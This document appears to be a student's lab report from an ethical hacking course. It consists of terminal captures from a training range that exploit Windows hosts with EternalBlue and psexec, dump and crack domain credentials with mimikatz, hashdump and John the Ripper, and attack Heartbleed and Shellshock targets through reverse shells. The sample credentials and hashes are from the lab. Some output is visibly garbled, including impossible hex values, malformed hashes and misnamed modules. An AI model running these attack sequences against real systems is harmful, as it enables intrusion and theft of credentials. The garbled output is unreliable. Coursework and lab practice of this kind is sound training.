

Exploiting Vulnerable Hosts (4e)

Ethical Hacking, Fourth Edition - Lab 03

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Time on Task:

48 hours, 53 minutes

Progress:

100%

Report Generated: Tuesday, December 2, 2025 at 1:22 PM

Section 1: Hands-On Demonstration

Part 1: Identify Vulnerable Windows Systems

8. Record the following information for each host:

IP Address

Operating System and Version

172.30.0.20 Windows Vista Client

172.30.0.30 Windows 2012 Server


172.30.0.40 Windows 2016 Server

Part 2: Exploit Vulnerable Systems Using Metasploit

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
11. Make a screen capture showing the login credentials for the domain user on 172.30.0.20.



The screenshot shows a terminal window titled "Exploiting Vulnerable Hosts (4e)" running on "AttackLinux01". The terminal output details a exploit session against host 172.30.0.20:445. It shows the exploit payload being sent, receiving a response, and triggering a corruption. The meterpreter session is opened, and the "windows/gather/credentials/windows_autologin" module is used to post the credentials. The session is set to session 1, and the exploit is run. The output ends with "Post module execution completed".

```
[*] 172.30.0.20:445 - 0x00000020 37 36 30 30
[*] 172.30.0.20:445 - Target arch selected valid for arch indicated by target
[*] 172.30.0.20:445 - Trying exploit with 12 Groom Allocations.
[*] 172.30.0.20:445 - Sending all but last fragment of exploit packet
[*] 172.30.0.20:445 - Starting non-paged pool grooming
[*] 172.30.0.20:445 - Sending SMBV2 buffers
[*] 172.30.0.20:445 - Closing SMBV1 connection creating free hole adjacent to SMBV2 buffer.
[*] 172.30.0.20:445 - Sending first SMBV2 buffer.
[*] 172.30.0.20:445 - Sending last fragment of exploit packet!
[*] 172.30.0.20:445 - Receiving response from exploit packet
[*] 172.30.0.20:445 - ETERNALBLUE overwrite completed successfully (0xc000000D)!
[*] 172.30.0.20:445 - Sending egg to corrupted connection.
[*] 172.30.0.20:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 172.30.0.20:49164 ) at 2025-02-09 03:35:03 -0500
[*] 172.30.0.20:445 - -----
[*] 172.30.0.20:445 - -----
[*] 172.30.0.20:445 - -----
[*] msf6 exploit(windows/smb/ms17_010_externalblue) > use post/windows/gather/credentials/windows_autologin
[*] msf6 post(windows/gather/credentials/windows_autologin) > options
[*] Module options (post/windows/gather/credentials/windows_autologin):
[*]   Name      Current Setting  Required  Description
[*]   SESSION      yes          Yes        The session to run this module on
[*] msf6 post(windows/gather/credentials/windows_autologin) > set SESSION 1
[*] SESSION => 1
[*] msf6 post(windows/gather/credentials/windows_autologin) > exploit
[*] Running against TARGETWINDOWS02 on session 1
[*] AutoAdminLogon=1, DefaultDomain=securelabsondemand.com, DefaultUser=alice, DefaultPassword=P@ssw0rd!
[*] Post module execution completed
[*] msf6 post(windows/gather/credentials/windows_autologin) > |
```

38. Make a screen capture showing the Meterpreter session for 172.30.0.30.




The screenshot shows a terminal window titled "Exploiting Vulnerable Hosts (4e)" running on "AttackLinux01". The terminal output shows a exploit session against host 172.30.0.30:445. It uses a generic shell reverse TCP payload and sets LHOST to 172.31.0.4 and LPORT to 5555. The exploit is run, and a reverse TCP handler is started on port 5555. The meterpreter session is opened, and the output ends with "Started reverse TCP handler on 172.31.0.4:5555".

```
[*] 172.30.0.30:445 - 0x00000020 37 36 30 30
[*] 172.30.0.30:445 - Target arch selected valid for arch indicated by target
[*] 172.30.0.30:445 - Trying exploit with 12 Groom Allocations.
[*] 172.30.0.30:445 - Sending all but last fragment of exploit packet
[*] 172.30.0.30:445 - Starting non-paged pool grooming
[*] 172.30.0.30:445 - Sending SMBV2 buffers
[*] 172.30.0.30:445 - Closing SMBV1 connection creating free hole adjacent to SMBV2 buffer.
[*] 172.30.0.30:445 - Sending first SMBV2 buffer.
[*] 172.30.0.30:445 - Sending last fragment of exploit packet!
[*] 172.30.0.30:445 - Receiving response from exploit packet
[*] 172.30.0.30:445 - ETERNALBLUE overwrite completed successfully (0xc000000D)!
[*] 172.30.0.30:445 - Sending egg to corrupted connection.
[*] 172.30.0.30:445 - Triggering free of corrupted buffer.
[*] Sending stage (175174 bytes) to 172.30.0.30
[*] [*] Meterpreter session 2 opened (172.31.0.4:5555 -> 172.30.0.30:49245 ) at 2025-02-09 04:26:03 -0500
[*] meterpreter >
[*] meterpreter > |
```

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48. Make a screen capture showing the credentials found with creds_wdigest.




The screenshot shows a terminal window titled "Exploiting Vulnerable Hosts (4e)" running on "AttackLinux01". The terminal output shows the results of a "creds_wdigest" search. It lists two users: "Administrator" and "alice". Both users belong to the "SECURELABSONDEM" domain and have the password "P@ssw0rd!".

```
[*] The meterpreter is not the same architecture as the OS! Upgrading!
[*] Starting new x64 process C:\windows\sysnative\svchost.exe
[*] Got pid 1048
[*] Migrating..
[*] Success!
[*] Post module execution completed
msf6 post(windows/manage/exchmigrate) > sessions 2
[*] Starting interaction with 2...
meterpreter > load kiwi
Loading extension kiwi...
#####
    mimikatz 2.2.0 20191125 (x64/windows)
## ^ ##, "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
#####
Success.
meterpreter > creds.wdigest
[*] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials

Username          Domain          Password
(null)           (null)           (null)
Administrator     SECURELABSONDEM P@ssw0rd3!
TARGETWINDOWS03$  SECURELABSONDEM 1
alice             SECURELABSONDEM P@ssw0rd!
user              domain          pass

meterpreter >
```

57. Make a screen capture showing the Meterpreter session for 172.30.0.40.



The screenshot shows a terminal window titled "Exploiting Vulnerable Hosts (4e)" running on "AttackLinux01". The terminal output shows the configuration of a reverse TCP exploit for a SMB service on target 172.30.0.40. The exploit is set up to use SMBDomain "SECURELABSONDEM", SMBUser "Administrator", and SMBPass "P@ssw0rd3!". The exploit is successfully connected to the target and a meterpreter session is opened.

```
File Actions Edit View Help
[*] Exploit: windows/smb/psexec
[*] AttackLinux01: ~ | kali@AttackLinux01: ~ | 2025-02-09 03:42:05 | Isaiah Mosley
[*] Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  EXITFUNC  thread         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST    172.31.0.4        yes       The listen address (an interface may be specified)
  LPORT    4444             yes       The listen port

[*] Exploit target:
  Id  Name
  0   Automatic


[*] msf6 exploit(windows/smb/psexec) > set SMBDomain SECURELABSONDEM
[*] SMBDomain => SECURELABSONDEM
[*] msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
[*] SMBUser => Administrator
[*] msf6 exploit(windows/smb/psexec) > set SMBPass P@ssw0rd3!
[*] SMBPass => P@ssw0rd3!
[*] msf6 exploit(windows/smb/psexec) > set RHOSTS 172.30.0.40
[*] RHOSTS => 172.30.0.40
[*] msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.0.4:4444
[*] 172.30.0.40:445 - Connecting to the server...
[*] 172.30.0.40:445 - Authenticating to 172.30.0.40:445|SECURELABSONDEM as user 'Administrator' ...
[*] 172.30.0.40:445 - Selecting PowerShell target
[*] 172.30.0.40:445 - Executing the payload...
[*] 172.30.0.40:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.30.0.40
[*] Meterpreter session 3 opened (172.31.0.4:4444 -> 172.30.0.40:32750 ) at 2025-02-09 04:41:50 -0500
[*] meterpreter >
```

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
67. Make a screen capture showing the account information from 172.30.0.40.



```
File Actions Edit View Help AttackLinux01 2025-02-09 03:51:25 Isaiah Mosley
kali@AttackLinux01: ~ kali@AttackLinux01: ~
[*] msf6 post(windows/gather/smart_hashdump) > exploit
[*] Running module against TARGETWINDOWS04
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JTR password file format to:
[*] /home/kali/.msf4/loot/20250209045054_default_172.30.0.40.windows.hashes_404657.txt
[*] This host is a Domain Controller!
[*] Dumping password hashes...
[*] Administrator:500:aad3b435b51404eeaad3b435b51404ee:b4da6795921a50fad9a76902875d7866
[*] krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8094685d07830fa7281c8af3bdd4aeba
[*] DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0ed16a6ea931b73c59d7e0c089c0
[*] alice:25603:aad3b435b51404eeaad3b435b51404ee:217e50203a5ba59cef8a83d724bf61b
[*] bob:28601:aad3b435b51404eeaad3b435b51404ee:bcc755d097a2c07ababf85c9cd2e139
[*] alex:30102:aad3b435b51404eeaad3b435b51404ee:3fdff164dc1c2637d9df5e8f78cc30fff
[*] terrence:30103:aad3b435b51404eeaad3b435b51404ee:24f5f7a5e6c62dfef516d0d2028c2c
[*] lonnie:30601:aad3b435b51404eeaad3b435b51404ee:ea0615558a1238374a97349736157147d
[*] kyle:32601:aad3b435b51404eeaad3b435b51404ee:17e50203a5ba59cef8a83d724bf61b
[*] TARGETWINDOWS04:1:100:aad3b435b51404eeaad3b435b51404ee:840aa1d2e05140d0853293e54a6f8b9
[*] TARGETWINDOWS05:1:103:aad3b435b51404eeaad3b435b51404ee:450cf6046170cf9917c7523f8896bcd
[*] TARGETWINDOWS25:1:104:aad3b435b51404eeaad3b435b51404ee:095760201fd3ac59ae05339e14e19
[*] TARGETWINDOWS03$:1:105:aad3b435b51404eeaad3b435b51404ee:a8d8ac9d02927a75f847f2a4cc5cdbc8
[*] Post module execution completed
msf6 post(windows/gather/smart_hashdump) >
```

Part 3: Crack Password Hashes Using John the Ripper

5. Make a screen capture showing the user accounts and cracked passwords.



```
File Actions Edit View Help AttackLinux01 2025-02-09 04:40:22 Isaiah Mosley
kali@AttackLinux01: ~ ls -l .msf4/loot
ls -l .msf4/loot
20230801189927.default_172.31.0.50.openssl.heartble_502859.bin 20230801190828.default_172.31.0.50.openssl.heartble_192117.bin
20230801181116.default_172.31.0.50.openssl.heartble_860858.bin 20250209044336.default_172.30.0.40.windows.hashes_212977.txt
20230801184253.default_172.31.0.50.openssl.heartble_863860.bin 20250209045054.default_172.30.0.40.windows.hashes_404657.txt
20230801190802.default_172.31.0.50.openssl.heartble_105883.bin

(kali㉿AttackLinux01: ~)
$ john --format=NT ./msf4/loot/20250209044336.default_172.30.0.40.windows.hashes_212977.txt
Created directory: /home/kali/john
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

(kali㉿AttackLinux01: ~)
$ john --format=NT ./msf4/loot/20250209045054.default_172.30.0.40.windows.hashes_404657.txt

Using default input encoding: UTF-8
Loaded 13 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
          (Default Account)
dragon           (kyle)
wolves           (terrence)
Proceeding with incremental:ASCII
```

Section 2: Applied Learning

Part 1: Exploit the Heartbleed Bug

5. Make a screen capture showing the first 10 lines of the output from the cardiac-arrest.py script.

```
[kali㉿AttackLinux01:~] $ python2 Scripts/cardiac-arrest.py 172.31.0.50
[INFO] Testing: 172.31.0.50

[INFO] Connecting to 172.31.0.50:443 using SSLv3
[FAIL] Incomplete response was 30000 bytes instead of 31! 172.31.0.50:443 is vulnerable over SSLv3
[INFO] Displaying response (lines consisting entirely of null bytes are removed):

0000: 02 FF FF 08 03 00 53 48 73 F0 7C CA C1 D9 02 04 .....Shs|.....
0010: F2 1D 2D 49 F5 12 Bf 40 18 94 93 E4 C4 F4 F0 ..-I...@.....
0020: D0 42 CD 44 A2 59 00 02 96 00 00 01 00 02 00 .B.D.Y.....|.
0030: 1B 00 1C 00 10 00 1E 00 1F 00 20 00 21 00 22 00 .....|.1.|.
0040: 23 00 24 00 25 00 26 00 27 00 28 00 29 00 2A 00 #.%_.(.,)*.
0050: 28 00 2C 00 2D 00 2E 00 2F 00 30 00 31 00 32 00 +,-,-.../.0.1.2.
0060: 33 00 34 00 35 00 36 00 37 00 38 00 39 00 3A 00 3.4.5.6.7.8.9.|.
0070: 3B 00 3C 00 3D 00 3E 00 3F 00 40 00 41 00 42 00 ;<=>?@.A.B.
0080: 40 00 41 00 45 00 46 00 47 00 48 00 49 00 53 00 C.D.E.F..a.b.c.
0090: 54 00 65 00 66 00 68 00 69 00 6A 00 6B 00 63 00 d.e.f.g.h.i.j.k.
0100: 6C 00 6D 00 6E 00 6F 00 6G 00 6H 00 6I 00 6B 00 l.m.n.o.p.q.r.s.t.u.v.w.
0110: 70 00 71 00 72 00 73 00 74 00 75 00 76 00 77 00 .x.y.z[.\].^._.
0120: 2B C0 21 C0 20 C0 23 C0 24 C0 25 C0 26 C0 27 C0 (.,)*.;-.../|.
0130: 30 C0 31 C0 32 C0 33 C0 34 C0 35 C0 36 C0 37 C0 3.0.2.3.4.5.6.7.
0140: 38 C0 39 C0 3A C0 3B C0 3C 3D C0 3E C0 3F C0 8.9.:.;<->?.
0150: 40 C0 41 C0 42 C0 43 C0 44 C0 45 C0 46 C0 47 C0 @.A.B.C.D.E.F.G.
0160: 48 C0 49 C0 4A C0 4B C0 4C C0 4D C0 4E C0 4F C0 H.I.J.K.L.M.N.O.
0200: 50 C0 51 C0 52 C0 53 C0 54 C0 55 C0 56 C0 57 C0 P.Q.R.S.T.U.V.W.
0210: 58 C0 59 C0 5A C0 5B C0 5C C0 55 C0 5E C0 5F C0 X.Y.Z[.\].^._.
0220: 60 C0 61 C0 62 C0 63 C0 64 C0 65 C0 66 C0 67 C0 .a.b.c.d.e.f.g.
0230: 68 C0 69 C0 6A C0 6B C0 6C C0 6D C0 6E C0 6F C0 h.i.j.k.l.m.n.o.
0240: 70 C0 71 C0 72 C0 73 C0 74 C0 75 C0 76 C0 77 C0 p.q.r.s.t.u.v.w.
0250: 78 C0 79 C0 7A C0 7B C0 7C C0 7D C0 7E C0 7F C0 x.y.z[.\].~...
0260: 00 00 49 00 00 00 04 03 00 01 02 00 0A 00 34 00 ..1. ....4.
0270: 32 00 0E 00 00 00 19 00 00 00 0C 00 18 00 09 00 2.....|.....
0300: 10 00 11 00 23 00 00 00 0F 00 01 01 00 00 00 00 ..#.....|.....
```

- #### **14. Make a screen capture showing the output of the exploit.**

```
[*] Exploiting Vulnerable Hosts (4e)
[!] Exploit: Exploit-0day-0x4e
[!] Auxiliary module execution completed
[*] msf6 auxiliary(examine/ssh/gpsmon/heartbleed) > [172.31.0.50:443] - Scanned 1 of 1 hosts (100% complete)
```

Part 2: Exploit the Shellshock Vulnerability

Exploiting Vulnerable Hosts (4e)

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17. Make a screen capture showing the first 10 lines of the passwd file.



```
File Actions Edit View Help
[*] Meterpreter session 1 opened (172.31.0.4:4444 → 172.31.0.60:47482) at 2025-02-09 05:04:54 [AttackLinux01]
[*] 2025-02-09 05:04:54 [Isaiah Mosley]

meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
```

Section 3: Challenge and Analysis

Part 1: Exploit the Domain Controller Directly

Make a screen capture showing a successful Meterpreter shell on the domain controller using this exploit.



```
Exploiting Vulnerable Hosts (4e)
File Actions Edit View Help
[+] AttackLinux01
2025-02-09 05:33:30
Isaiah Mosley

Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.31.0.4 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic


msf6 exploit(windows/smb/psexec) > set SMBDomain SECURELABSONDEM
SMBDomain => SECURELABSONDEM
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass P@ssw0rd3!
SMBPass => P@ssw0rd3!
msf6 exploit(windows/smb/psexec) > set SMBDomain true
SMBDomain => true
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.30.0.40
RHOSTS => 172.30.0.40
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.0.4:4444
[*] 172.30.0.40:445 - Connecting to the server...
[*] 172.30.0.40:445 - Authenticating to 172.30.0.40:445|true as user 'Administrator' ...
[*] 172.30.0.40:445 - Selecting PowerShell target
[*] 172.30.0.40:445 - Executing the payload...
[*] 172.30.0.40:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.30.0.40
[*] Meterpreter session 2 opened (172.31.0.4:4444 -> 172.30.0.40:1865 ) at 2025-02-09 06:31:56 -0500

meterpreter >
```

Part 2: Get Hashes on a Linux System

Make a screen capture showing the hash for the root user.



```
Exploiting Vulnerable Hosts (4e)
File Actions Edit View Help
[+] AttackLinux01
2025-02-09 08:08:05
Isaiah Mosley

with help search

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.30.0.40
RHOSTS => 172.30.0.40
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[-] 172.30.0.40:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (172.30.0.40:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search /etc/shadow

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- exploit/linux/local/desktop_privilege_escalation 2014-08-07 excellent Yes Desktop Linux Password Stealer and Privilege Escalation
0 post/linux/gather/haserl_read 2007-05-07 normal No Haserl Arbitrary File Reader
1 post/solaris/escalate/srseexec_readline 2007-05-07 normal Yes Solaris srseexec Arbitrary File Reader
2 auxiliary/admin/http/trendmicro_dlp_traversal 2009-01-09 normal No TrendMicro Data Loss Prevention 5.5 Directory Traversal
3 auxiliary/scanner/http/wangkongbao_traversal 2014-08-07 normal No WANGKONGBAO CNS-1000 and 1100 UTM Directory Traversal

Interact with a module by name or index. For example info 4, use 4 or use auxiliary/scanner/http/wangkongbao_traversal

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > cat /etc/passwd
[*] exec: cat: /etc/passwd

root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:4:sync:/var/run:/usr/sbin/nologin
games:x:5:60:games:/var/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```